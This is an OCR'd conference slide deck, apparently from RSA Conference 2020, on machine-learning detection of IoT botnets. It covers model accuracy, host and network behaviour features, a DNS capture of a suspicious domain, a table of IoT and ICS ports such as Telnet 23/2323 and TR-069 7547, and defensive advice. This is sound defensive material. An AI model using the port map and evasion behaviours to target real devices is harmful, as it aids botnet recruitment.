
Classifications based on Host based feature-set




Classifications based on easy to more complex feature selection



# Random Forest Model Efficacy



Version 1.3



confusion matrix:

[

0.96 0.04


0.15 0.85

]

Accuracy: **91%**

Precision: **96%**

# ML Host based feature vectors



Host based features:


- Spawn multiple processes.
- Network socket connections were utilized to various IP addresses, possibly C&C servers or DDos attacks.
- Various shell commands were observed during execution.
- Sleep calls to circumvent detection were made during execution.
- Process injection techniques were noticed by gaining access to the memory of the process.
- System files were tampered.
- Horizontal and Vertical privilege escalation.

# ML Network based feature vectors

## IP flux and Domain fluxing.

Feature vectors:

- Numerical ratio in domains.
- Frequency of requests.
- Interval between requests.
- Number of failed queries.
- Number of MX records.
- Number of PTR records.
- IP to domains ratio.
- Domain to IP ratio.



```
46 50.951352    10.10.10.12     8.8.8.8         DNS     80 Standard query 0x5085  A bs.breadsecurity.xyz
48 51.331229    8.8.8.8         10.10.10.12     DNS     96 Standard query response 0x5085  A 51.79.70.163
```


## Network Anomaly.

Feature vectors:

- number of different IP requests.
- number of ports request on same IP.
- IPs deviation.
- IRC and HTTP detection.
- number of successful flows.
- number of flows per IP.
- number of packets per flow.

# Port features weight in ML Model

| | | |
|---|---|---|
| SSH | 22 | Remote access shell service usually open on IoT devices. |
| HTTP | 80 | Web app service open on many IoT devices. |
| Telnet | 23 | Remote access shell service open by default on IoT devices. |
| Secure SIP | 5061 | Service on VoIP phones and Video Conferencing IoT devices. |
| UPnP | 37215 | SOHO Routers. |
| WSP | 9200 | WAPs. |
| App | 8291 | Service open on SOHO routers. |
| Telnet | 2323 | Alternate Remote access shell service open by default on IoT devices. |
| HTTP | 81 | Alternate Web app service open on many IoT devices. |
| Rockwell | 2223 | ICS. |
| Rockwell | 2222 | ICS. |
| TR069 | 7547 | Service open on CCTV, SOHO routers. |
| HTTP Alternate | 8081 | DVRs. |
| HTTP Alternate | 8090 | Webcams. |
| HTTP Alternate | 8080 | Service open on SOHO routers, Smart Sprinklers, ICS. |
| App | 37777 | DVRs. |
| UPnP | 37215 | SOHO Routers. |
| App | 2332 | Cellular gateways. |
| SMTP | 25 | Service on IoT devices. |
| SIP | 5060 | Service on VoIP phones and Video Conferencing IoT devices. |




**Ports**

RSA Conference2020

# Practical Application

# Apply What You Have Learned Today

Your IoT devices could be in any of the three possible states:




Secured & Healthy

Being attacked by bots to be compromised


Compromised and serving as a bot to C&C servers

- Periodic Maintenance:
  - Periodically update IoT devices to latest stable versions.
  - Periodically install latest vulnerability patches on devices.
  - Implement strong passwords and restrict admin account access.
- In the first three months following this presentation you should:
  - Deploy an IoT based monitoring solution on your network.
  - Understand who is accessing IoT devices in your network, from where and why.
  - Define appropriate permissions and protocols for IoT devices in your organization.
- Within six months you should:
  - Select a security solution which detects and prevents IoT based malicious attacks in your organization.
  - Deploy a security solution that meets your organization needs to protect critical resources in your network.

# Juniper cloud security solution


Juniper Connected Security in Action
Hacker/Malware Site
Legitimate Websites/Services
Antimalware Service
1
2
3
4
Perimeter Next-Generation Firewall
Managment (Firewall Only)
Aggregate Switches
Access Switches
5
Enterprise Network

# Juniper on-premise security solution



RSAConference2020

# Thank You!

Q&A